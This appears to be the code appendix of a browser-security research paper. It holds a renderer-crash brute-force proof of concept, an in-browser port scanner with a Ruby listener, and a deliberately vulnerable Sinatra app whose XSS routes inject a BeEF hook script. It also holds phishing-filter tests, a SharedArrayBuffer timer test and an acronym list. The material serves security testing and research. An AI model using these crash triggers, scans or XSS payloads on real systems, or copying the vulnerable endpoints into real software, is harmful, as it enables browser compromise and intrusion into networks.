  // In this proof of concept, a test will crash the Chrome renderer unless a
  // correct magic value is supplied. The main page will open such tests in
  // iframes with different numbers until it provides the correct value. This
  // simulates exploitation of a vulnerability where a randomized value must be
  // guessed, and incorrect guesses result in renderer crashes, but correct
  // guesses result in successful exploitation.
  var uMagicNumber = 28, // Magic number to try to find by brute-force,
                         // low numbers will be found faster
      nLoadTimeout = 1,  // Time to allow each test to run in seconds, lower
                         // numbers result in faster testing, but too low
                         // number may not allow each test to complete before
                         // the main page assumes it failed and start a new
                         // test. 1 Second seems to be a reasonable trade-off.
      sDifferentOriginHost = location.hostname == "127.0.0.1" ?
          "localhost" : "127.0.0.1",
      sDifferentOriginBaseURL = location.protocol + "//" +
          sDifferentOriginHost + ":" + location.port + location.pathname;
  onload = function() {
    if (!location.search) {
      // This is the main page, it opens a test page in a different domain in
      // an iframe in order to try a magic number; once it opens the test page
      // with the correct magic number, the test page will navigate the main
      // page to show the brute-force attack succeeded.
      var uNumber = 0;
      function fTryNumberThread() {
        var oIFrame = document.createElement("iframe");
        oIFrame.src = sDifferentOriginBaseURL + "?" + uNumber++, "test";
        document.body.appendChild(oIFrame);
        var oInterval = setInterval(function () {
          // Wait for the IFrame to start loading the test
          try { if (oIFrame.contentDocument != null) return; } catch (e) {};
          clearInterval(oInterval);
          // Allow the IFrame to run the test for 5 seconds.
          setTimeout(function () {
            // The test failed; remove the iframe.
            document.body.removeChild(oIFrame);
            // Try another number.
            fTryNumberThread();
          }, nLoadTimeout * 1000);
        }, 100);
      };
      // Run test thread; if you have multiple domains, you could run multiple
      // threads simultaneously
      fTryNumberThread();
    } else if (location.search.match(/^\?\d+$/)) {
      document.body.textContent = location.search;
      // This gets opened in an iframe and will crash unless the magic number
      // is provided in the URL.
      // This simulates a vulnerability that is unreliable, but can be
      // brute-forced to succeed, such as an attack against ASLR.
      var sNumber = location.search.substr(1);
      if (sNumber == uMagicNumber) {
        // Correct guess: navigate the main page to stop testing and show result.
        top.location = sDifferentOriginBaseURL + "?Found magic number " + sNumber;
      } else {
        setTimeout(function() {
          // Chrome Crash 1
          try { console.time(Symbol()); } catch (e) {};
          // Chrome Crash 2
          try { document.createElement("x").animate({"e":Symbol()}); } catch (e) {};
          // Chrome Crash 3
          try {
            var oIFrame = document.createElement("iframe");
            oIFrame.src = "?";
            document.body.appendChild(oIFrame);
            var cSharedWorker = oIFrame.contentWindow.SharedWorker;
            oIFrame.src = "?";
            setInterval(function() {
              try { new cSharedWorker(0); } catch (e) {};
            });
          } catch (e) {};
          // Chrome Crash 4
          try {
            var oTextArea = document.createElement("textarea");
            oTextArea.style="backface-visibility:hidden;padding:7483640ex";
            oTextArea.textContent = "x";
            document.body.appendChild(oTextArea);
          } catch (e) {};
        }, 100);
      };
    } else {
      // This gets opened in the tab when we found the magic number
      document.body.textContent = unescape(location.search.substr(1));
    };
  };
</script>
```

PortBanning testing

```
var index = 1;
// iterate up to TCP port 7000
var end = 7000;
var target = "http://10.0.61.79";
var timeout = 100; // send 10 requests every second

function connect_to_port(){
    if(index <= end){
       try{
        var xhr = new XMLHttpRequest();
        var port = index;
        var uri = target + ":" + port + "/";
        xhr.open("GET", uri, false);
        index++;
        xhr.send();
        //console.log("Request sent to port: " + port);
        setTimeout(function(){connect_to_port();},timeout);
       }catch(e){
        setTimeout(function(){connect_to_port();},timeout);
      }
    }else{
      console.log("Finished");
    return;
    }
}

connect_to_port();
```

Listing A.1: Client-side code

```
require 'socket'
@not_banned_ports = ""
```

```

# Iptables can be used to redirect all ports to this one
# iptables -A PREROUTING -t nat -i enp0s3 -p tcp --dport 1:65535 -j DNAT \
#     --to-destination 10.0.9.2:10000
def bind_socket(name, host, port)
  server = TCPServer.new(host, port)
  loop do
    Thread.start(server.accept) do |client|
      data = ""
      recv_length = 1024
      threshold = 1024 * 512
      while (tmp = client.recv(recv_length))
        data += tmp
        break if tmp.length < recv_length ||
            tmp.length == recv_length
        # 512 KB max of incoming data
        break if data > threshold
      end
      if data.size > threshold
        print_error "More than 512 KB of data" +
                        " incoming for Bind Socket [#{name}]."
      else
        headers = data.split(/\r\n/)
        host = ""
        headers.each do |header|
          if header.include?("Host")
            host = header
            break
          end
        end
        port = host.split(/:/)[2] || 80
        puts "Received connection on port #{port}"
        @not_banned_ports += "#{port}\n"
        client.puts "HTTP/1.1 200 OK"
        client.close
      end
      client.close
    end
  end
end

begin
  bind_socket("PortBanning", "10.0.9.2", 10000)
rescue Exception
  File.open("not_banned_ports.txt", 'w') { |f|
    f.write(@not_banned_ports)
  }

  puts "Checking which ports are banned..."

  port = 1
  banned_ports = Array.new
  File.open('not_banned_ports.txt').each do |line|
    current_port = line.chomp.to_i
    if(current_port == port)
```

```
      # go to next port
      port = port + 1
    elsif(port < current_port)
      diff = current_port - port
      diff.times do
        puts "Banned port: #{port.to_s}"
        banned_ports << port.to_s
        port = port + 1
      end
      port = current_port + diff
    end
  end
  puts "Banned Ports:\n#{banned_ports.join(',')}"
end
```

Listing A.2: Server-side code

UNFILTERED JSONP CALLBACK RUBY EXAMPLE

```
require "sinatra"
require "sinatra/jsonp"
set :bind, '0.0.0.0'

get '/jsonp' do
  jsonp params[:callback], params[:callback]
end

# vulnerable JSONP with unfiltered callback
get '/vulnjsonp' do
    content_type 'application/javascript;charset=utf-8'
    params[:callback]
end

# having BeEF on the same machinei
# -> http://localhost:4567/xss?secret=<script%20src="http://127.0.0.1:3000/hook.js"></script>
get '/xss' do
   "<html><head></head><body>You got XSSed:\n #{params[:secret]}</body></html>"
end

# supposedly BeEF is on the same machine
get '/xssstored' do
   "BeEFed <script src='http://127.0.0.1:3000/hook.js'></script>"
end

get '/sameorigin-1' do
   '<html><head></head>Secret on SameOrigin</body></html>'
end


get '/sameorigin/hidden' do
   '<html><head></head>Secret on SameOrigin</body></html>'
```

```
end

get '/sameorigin-2' do
   '<html><head></head>Second Secret on SameOrigin</body></html>'
end
```

Listing A.3: Unfiltered JSONP Callback

PHISHING

SafeBrowsing testing

```
var count = 0;
var notify_url = "http://10.0.60.13:3000";
var parallel_tabs = 5;
var to_process = [];
var allowed_urls = [];
var slices = 6;
var process_slice = 1;
var instance = 'w1';

function getOpenPhishData(){
        var x = new XMLHttpRequest();
        x.open('GET', notify_url + '/phishtank?slices=' + slices + '&slice=' + process_slice, false);
                x.onreadystatechange = function(){
                           if (x.readyState == 4) {
                                   var op_urls = x.responseText.split('\n');
                                to_process = op_urls;
                                console.log("To Process: " + op_urls.length + "\nConcurrent tabs: " +
                                 ↪  parallel_tabs);
                           }
           };
        x.send();
}

function notify(url, count){
        var x = new XMLHttpRequest();
        x.open('GET', notify_url + '/allowed?inst=' + instance + '&url=' +
              encodeURIComponent(url) + "&count=" + encodeURIComponent(count));
        x.send();
};

chrome.tabs.onUpdated.addListener( function (tabId, changeInfo, tab) {
  if (changeInfo.status == 'complete'){// && tab.active) {
        var url = tab.url;
        if(!allowed_urls.includes(url)){
                var cur_count = count + "/" + to_process.length;
                notify(url, cur_count);
                allowed_urls.push(url);
```

```
    }
 }
});

getOpenPhishData();

setTimeout(function(){
    var loop = setInterval(function(){
        if(count <= to_process.length - 1){ clearInterval(loop); }

      for(var c=0; c<parallel_tabs ; c++){
            chrome.tabs.create({url:to_process[count]}, function(tab){
                setTimeout(function(){
                    if(tab.status == 'loading'){
                        chrome.tabs.remove(tab.id);
                    }
                }, 5000);
            });
            count++;
      }
    },4000);
},2000);
```

Listing A.4: SafeBrowsing Test

SmartScreen testing

```
 @b = Watir::Browser.new(:edge)
  @b.driver.manage.timeouts.implicit_wait = 3 # 3 seconds timeout waiting for an object to be found
  count = 1

  search_for = ['disabled', 'suspended', 'permanently removed', 'something went wrong',
     'removed', 'not available', '404 - File or directory not found', '404']

  while count < total
   begin
     break if @dqueue.size == 0

     url = @dqueue.pop(true)['url']
     filename = URI.parse(url).host.downcase
     @b.goto url
     response = @b.text

     if response.include?('Windows Defender SmartScreen')
       puts "[#{Time.now}] ##{count} SC -> BLOCKED [#{filename}]".green
     else
           fp = false
       search_for.each do |search|
           if response.include?(search)
               fp = true
               break
           end
       end

       if !fp
         puts "[#{Time.now}] ##{count} SC -> ALLOWED [#{filename}]".red
       NotFlagged.create(
            :time => Time.now,
            :source => 'PhishTank',
            :api => 'SmartScreen',
            :url => url
       )
     else
       puts "[#{Time.now}] ##{count} SC -> ignore [#{filename}]"
       end
     end
   rescue Exception => e
       puts "[#{Time.now}] ##{count} Something went wrong for url [#{filename}], message:\n#{e.message}"
        if e.message.include?('No such driver')
             puts "Stopping since WebDriver stopped working."
             break
        elsif e.message.include?('unable to locate element')
                   next
        elsif e.message.include?('ReadTimeout')
                   next
        elsif e.message.include?('Invalid character')
                   next
        elsif e.message.include?('unexpected alert open')
             sleep 1
             if @b.alert.exists?
                puts "Closing damn pop-up..."
                @b.alert.ok
                begin
                   @b.alert.close
                rescue Exception => e
                end
             end
        else
          puts "Exception message:\n#{e.message}"
          break
        end
   end
   count += 1
  end
```

Listing A.5: SmartScreen Test

High Resolution Timers

```
/**
  * Helper functions for timer tests
  */

function median(values) {
        values.sort( function(a,b) {return a - b;} );
        var half = Math.floor(values.length/2);
        if(values.length % 2)
                return values[half];
        else
                return (values[half-1] + values[half]) / 2.0;
}


function getWorker(code) {

    if (!URL || !Blob || !Worker) {
        return null;
    }

    var bl = new Blob([code]);
    var worker = new Worker(URL.createObjectURL(bl));
    return worker;
}

function isEdge() {
        return window.navigator.userAgent.indexOf("Edge") > -1;
}

let sab = new SharedArrayBuffer(Int32Array.BYTES_PER_ELEMENT * 256);
let sharedArray = new Int32Array(sab);
sharedArray[0] = 0; // just to make sure
// Build a worker from an anonymous function body
let timerFun = `self.addEventListener('message', (m) => {
        // Create an Int32Array on top of that shared memory area
        ssharedArray = new Int32Array(m.data)

        console.log('started timer worker')
        for (i=0;;i++) {
                ssharedArray[0] = ssharedArray[0] + 1
        }
});
`;
let workFun = `
self.addEventListener('message', (m) => {
        // Create an Int32Array on top of that shared memory area
        ssharedArray = new Int32Array(m.data)
        console.log('started worker, init shared: ' + ssharedArray[0])
        let vals = []
        for(let i=0;i<100;i++) {
                let start = ssharedArray[0]
                // If you want to measure something extend the following promise,
                // first use our setTimeout sleep to calibrate and find out the ticks per ms,
                // then() measure the subject.
                new Promise((resolve) => setTimeout(resolve, 1000)).then(() => { // sleep(1000)
                        vals.push(ssharedArray[0]-start)
                        if (vals.length == 100) {
                                function median(values) {
                                        values.sort( function(a,b) {return a - b;} );
                                        var half = Math.floor(values.length/2);
                                        if(values.length % 2)
                                        return values[half];
                                        else
                                        return (values[half-1] + values[half]) / 2.0;
                                }

                                medtpms = 1000.0 / median(vals)
                                console.log("median resolution in ms: " + medtpms)
                                // faster than 5 micro secs is interesting for attackers
                                if ( medtpms < 0.0005) {
                                        console.log("test failed resolution < 0.0005 ms")
                                        notify(6, 'High Precision Timers - Shared Buffers', true, null);
                                }
                        }
                });
        }
});
`;
let workerTimer = getWorker(timerFun);
let worker = getWorker(workFun);


if (isEdge()) {
        // WORKAROUND - adding sab to the transfers list is actually wrong,
        // but there is a bug in Edge preventing sharing of SharedArrayBuffer if we don't do it..
        workerTimer.postMessage(sab, [sab]);
        // give the worker some time to start up and run the test
        setTimeout(function() { worker.postMessage(sab, [sab]) }, 1000);
} else {
        workerTimer.postMessage(sab);
        // give the worker some time to start up and run the test
        setTimeout(function() { worker.postMessage(sab) }, 1000);
}
```

Listing A.6: Shared Array Buffers + Web Workers Time-Measurement PoC

Acronyms

3DES Triple Data Encryption Standard . . . 156

ACE Access Control Entry . . . 37

ACG Arbitrary Code Guard . . . 68

AEAD Authenticated Encryption with Associated Data . . . 156

AES Advanced Encryption Standard . . . 157

ANGLE Almost Native Graphics Layer Engine . . . 102

API Application Programming Interface . . . 37

APNG Animated Portable Network Graphics . . . 20

ASAN AddressSanitizer . . . 146

ASCII American Standard Code for Information Interchange

ASLR Address Space Layout Randomization . . . 66

AV Antivirus . . . 111

BHO Browser Helper Object . . . 12

BHOs Browser Helper Objects

BITS Background Intelligent Transfer Service . . . 151

BMP Bitmap Image

CA Certificate Authority . . . 160

CDN Content Delivery Network . . . 150

CFG Control Flow Guard . . . 9

CFI Control Flow Integrity . . . 68

CIG Code Integrity Guard . . . 68

COM Component Object Model . . . 36

CPU Central processing Unit . . . 79

CSP Content Security Policy . . . 88

CSRF Cross-Site Request Forgery . . . 64

CSS Cascading Style Sheets 47

CT Certificate Transparency 162

CUP Client-Update Protocol 150

DCOM Distributed Component Object Model 16

DEP Data Execution Prevention 68

DHTML Dynamic HTML

DLL Dynamic Link Library 70

DOM Document Object Model 19

DoS Denial of Service 96

DRAM Dynamic Random-Access Memory 135

ECC Error Correcting Code 137

EPM Enhanced Protected Mode 7

FQDN Fully Qualified Domain Name 143

GC Garbage Collector 71

GCM Galois/Counter Mode 157

GIF Graphics Interchange Format

GLSL OpenGL Shading Language 101

GPU Graphics Processing Unit 48

GUI Graphical User Interface 121

HID Human Interface Device 131

HLSL High Level Shading Language 102

HPKP HTTP Public Key Pinning 160

HSTS HTTP Strict Transport Security 160

HTA HTML Applications 110

HTML HyperText Markup Language 12

HTTP HyperText Transfer Protocol 19

HTTPS HyperText Transfer Protocol Secure 89

ICO Icon File

IDN Internationalized domain name 143

IMAP Internet Message Access Protocol 87

IP Internet Protocol 44

IPC Inter Process Communication 3

IRC Internet Relay Chat 88

JIT Just In Time 10

SBX Sandbox Escape 23

SCF Windows Explorer Command File 107

SCSV Signaling Cipher Suite Value 153

SEH Structured Exception Handler 79

SEHOP Structured Exception Handling Overwrite Prevention 80

SHA-1 Secure Hashing Algorithm 1 158

SHA-3 Secure Hashing Algorithm 3 158

SHA Secure Hashing Algorithm 158

SID Security Identifier 37

SMTP Simple Mail Transfer Protocol 87

SSH Secure Shell 88

SSL Secure Sockets Layer 112

SMB Server Message Block 77

SMIL Synchronized Multimedia Integration Language 18

SMM System Management Mode 135

SNI Server Name Indication 159

SOP Same Origin Policy 86

SVG Scalable Vector Graphics 47

TCP Transmission Control Protocol 44

TIFF Tagged Image File Format 20

TLS Transport Layer Security 5

U2F Universal 2nd Factor 116

UI User Interface 15

UIPI User Interface Privilege Isolation 36

UMCI User Mode Code Integrity 68

URL Uniform Resource Locator 60

USB Universal Serial Bus 129

UWP Universal Windows Platform 15

UXSS Universal Cross-site Scripting 59

VML Vector Markup Language 18

VTGuard Virtual Table Guard 66

vftable Virtual Function Table 74

WASM WebAssembly 4

WebGL Web Graphics Library 43

WebRTC Web Real Time Communication 90

WHQL Windows Hardware Quality Lab 80

WinRT Windows Runtime 16

WSUS Windows Server Update Services 150

WTF Web Template Framework 72

XBM X BitMap 20

XHTML Extensible HyperText Markup Language 19

XHR XMLHttpRequest 64

XML Extensible Markup Language 30

XSLT Extensible Stylesheet Language Transformations

XSS Cross-site Scripting 21

List of Listings

List of Figures

List of Tables